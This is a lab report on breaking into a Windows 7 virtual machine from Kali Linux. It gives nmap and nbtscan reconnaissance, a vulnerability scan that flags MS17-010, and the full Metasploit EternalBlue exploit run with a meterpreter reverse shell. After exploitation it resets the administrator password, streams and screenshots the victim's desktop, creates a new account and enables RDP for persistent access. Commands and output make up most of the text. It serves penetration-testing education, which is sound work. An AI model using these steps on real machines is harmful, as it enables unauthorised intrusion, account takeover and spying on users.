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Report on Hacking into Windows Machine

(Blue-box – Windows7machine)

→On the Blue -Box and keep it in running state.

→Open terminal of Kali Linux machine and make sure you are in Root, if not do

```
sudo su
```

Entering password kali, lets you to enter in to Root.

→type "if config" to find our(Listeners Host) Ip-address.

# Ip-Address : 10.0.2.4

**Gathering Information about Blue-Box **

(Windows7machine)

%The following commands to be entered in terminal in root

→`nmap -sP 10.0.2.1/24` >> scans all 255 hosts and returns the Ip-address of those whose hosts are up.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-20 09:41 EST
Nmap scan report for 10.0.2.1
Host is up (0.00019s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00015s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00014s latency).
MAC Address: 08:00:27:D3:E2:B2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up (0.00030s latency).
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

Info:

#A total of 5 hosts up along with our host.

//Service version detection scan:

→nmap -sV 10.0.2.1/24 >> *service version detection scan of all 255 hosts in which hosts are up.*

```
Nmap scan report for 10.0.2.15
Host is up (0.00056s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Info:

This is the host we are interested in..When we get to see 139/tcp & 445/tcp -Windows 7-10 .It is confirm that this host is our target host

# Target Host: Ip-Address 10.0.2.15

%If the above scan don't show the info of the ports that are open for WINDOWS machine host (Target Host) we do below scan.

→nbtscan 10.0.2.1/24 >> *this scan gives 99% accurate result for windows ,it even gives info for Linux but more efficient for windows.*

```
Doing NBT name scan for addresses from 10.0.2.1/24

IP address     NetBIOS Name     Server    User         MAC address
------------------------------------------------------------------------------
10.0.2.15      WIN-845Q99OO4PP  <server>  <unknown>    08:00:27:2a:95:91
10.0.2.255     Sendto failed: Permission denied
```

Info:

#WIN-845Q99004PP -Target Host : Ip-Address 10.0.2.15

//Target Scoping:

→nmap -sV 10.0.2.15 *>> scans this particular host and returns the info about the nature and number of the ports which are open.*

→nbtscan 10.0.2.15 *>> scans this particular host and returns the info about the nature and number of the ports which are open.*

→nmap -p- -A 10.0.2.15 –open *>> -p- scans all 1 to 65535 hosts.*

-A scans and returns every single info about target host .

(If company gives complete access only then it is advised to use, if only partial access is given then don't use flag A.)

--open scans and returns only those ports which are open continuously and ignores the ports which are closed/open for only sometime .This helps to narrow down our search.

Info :

```
# Computer name: WIN-845Q99OO4PP
#Running: Microsoft Windows 7|2008|8.1   >>   OS :Windows 7
# smb2-security-mode:    >>  smb2 version-2.1 (smb is not patched)
|   2.1:
```

****Penetration testing/Vulnerability Identification****

→nmap --script vuln 10.0.2.15 *>> returns the info about different vulnerabilities present in the target machine. (vuln – a script that returns vulnerabilities).*

Info:

```
#smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

>>ms17-010 vulnerability of SMBv1 servers, indicates that an exploit like eternal blue is possible in this target host.

>> A critical remote code execution >> is an indication that we can get access as user at first and can be directly get access as administrator into target host.

Exploit (here Eternal blue attack)

→msfconsole   >> *Metasploit Framework Console – enters into Metasploit framework interface .*

→search ms17-010

Info:

```
Matching Modules
================


   #  Name                              Disclosure Date  Rank     Check  Description
   -  ----                              ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                        normal   No     MS17-010 SMB RCE
Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great    Yes    SMB DOUBLEPULSAR
Remote Code Execution



Interact with a module by name or index. For example info 4, use 4 or use
exploit/windows/smb/smb_doublepulsar_rce
```

//Auxiliary scan to confirm whether the host is vulnerable to this exploit or not.

→use 3   >> *initializes the auxiliary scan*

→show options   >>

Info:

```
#
Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name        Current Setting                            Required  Description
   ----        ---------------                            --------  -----------
   CHECK_ARCH   true                                       no        Check for architecture on vulnerable
hosts
   CHECK_DOPU   true                                       no        Check for DOUBLEPULSAR on
vulnerable hosts
```

```
  CHECK_PIPE   false                                       no        Check for named pipe on vulnerable
hosts
  NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of
named pipes to check
  RHOSTS                                             yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT       445                                    yes       The SMB service port (TCP)
  SMBDomain   .                                      no        The Windows domain to use for
authentication
  SMBPass                                            no        The password for the specified username
  SMBUser                                            no        The username to authenticate as
  THREADS     1                                      yes       The number of concurrent threads (max
one per host)
```

→set RHOSTS 10.0.2.15   >>   *sets current setting of RHOSTS to 10.0.2.15 (Target Host IP)*

→run   >>   *runs the auxiliary scan*

Info:

```
[+] 10.0.2.15:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service
Pack 1 x64 (64-bit)
[*] 10.0.2.15:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

→back   >> *back to msf6>*

→search ms17-010

```
Matching Modules
================

  #  Name                               Disclosure Date  Rank     Check  Description
  -  ----                               ---------------  ----     -----  -----------
  0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
  2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
  3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE
Detection
  4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR
Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use
exploit/windows/smb/smb_doublepulsar_rce
```

#eternal blue exploit – 0

→use 0 >> *intiates the exploit process*

```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

>>Sets the payload default …if not set initially.

→show info >> *displays all the info about "eternal blue"*

Info:

```
 # Provided by:

   Equation Group
   Shadow Brokers
   sleepya
   Sean Dillon
 <sean.dillon@risksense.com>
   Dylan Davis
 <dylan.davis@risksense.com>
   thelightcosine
   wvu <wvu@metasploit.com>
   agalway-r7
   cdelafuente-r7
   cdelafuente-r7
```

```
#  Available targets:

 Id  Name
 --  ----
 0   Automatic Target
 1   Windows 7
 2   Windows Embedded Standard 7
 3   Windows Server 2008 R2
 4   Windows 8
 5   Windows 8.1
 6   Windows Server 2012
 7   Windows 10 Pro
 8   Windows 10 Enterprise
```

→set RHOSTS 10.0.2.15 >> *sets current setting of RHOSTS to 10.0.2.15 in options (Target Host IP)*

→set LHOST 10.0.2.4 >> *sets current setting of LHOSTS to 10.0.2.4 in options (Listeners Host IP),it will be set default if not we do this.*

→exploit >> *exploit starts, initiating a session (here it is session1)*

→shell >> *creates a channel and gives us direct access to windows command shell*

```
# Process 844 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

**We got into the system

→ C:\Windows\system32>whoami

whoami

nt authority\system   >> this shows that we are given access as administrator in the target host

→C:\Windows\system32>net user administrator siri123

net user administrator siri123

The command completed successfully.   >> changes the administrator login password to siri123

→exit   >> back to meterpreter

→help   >>   displays the commands that can be used to make actions in the target host

*Lets use some commands


→ screenshare   Watch the remote user desktop in real time

meterpreter > screenshare

[*] Preparing player...

[*] Opening player at: /home/kali/JirRCXCg.html

[*] Streaming...



Kali-Linux-2021.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Metasploit screenshare - 10.0.2.15 - Mozilla Firefox
about:sessionrestore
Metasploit screenshare - 10
file:///home/kali/YyNtfpkp.html
sirisha
Search sirisha
Organize
Include in library
Share with
Slide show
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Desert
1 item


```
Target IP  : 10.0.2.15
Start time : 2021-12-20 22:41:27 -0500
Status     : Playing
```

www.metasploit.com

ctrl+c   >> ends the streaming

→ *screenshot   Grab a screenshot of the interactive desktoptops streaming*

```
meterpreter > screenshot
Screenshot saved to: /home/kali/OIYFQJRD.jpeg
```



Kali-Linux-2021.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OIYFQJRD.jpeg - Image Viewer [3/3]
File Edit View Go Help
Recycle Bin
sirisha
Windows 7
Build 7601
This copy of Windows is not genuine
9:11 AM
12/21/2021
OIYFQJRD.jpeg 800 x 600 14.7 kB 100.0%
ENG
IN

→ *idletime   Returns the number of seconds the remote user has been idle*

```
meterpreter > idletime
User has been idle for: 2 hours 30 mins 29 secs
```

>>displays the time for which the user is idle in the target host.

Getting complete access of machine

→run getgui -u siri -p gorle   *>> -u   sets the user name(mentioned next to it)*

-p sets password(mentioned next to it) to account of specified username.

→sessions 1   *>> sets the interactive session to 1*

→bg   *>> makes the session to run in background*

→*msf6 exploit(windows/smb/ms17_010_eternalblue) >* use post/windows/manage/enable_rdp *>>gives us access to remote desktop(enables remote desktop protocol)*

→set session 1 *>> sets session to 1*

→*msf6 post(windows/manage/enable_rdp) >* sessions -i 1


[*] Starting interaction with 1…

meterpreter >

**Open new terminal*

→rdesktop -u siri -p gorle 10.0.2.15 *>> gives us direct access to the machine through the account created with username and password mentioned.*

- *If the actual user is already logged into this account and running it at that time, actual user may get logged out immediately after we get the access.*



```
┌──(root💀kali)-[/home/kali]
└─# rdesktop -u siri -p gorle 10.0.2.15
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exceptio
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exceptio
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satis
Core(warning): Certificate received from server is NOT trusted by this system, an exceptio
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exceptio
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satis
▯
```

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And now we are finally into the host machine completely.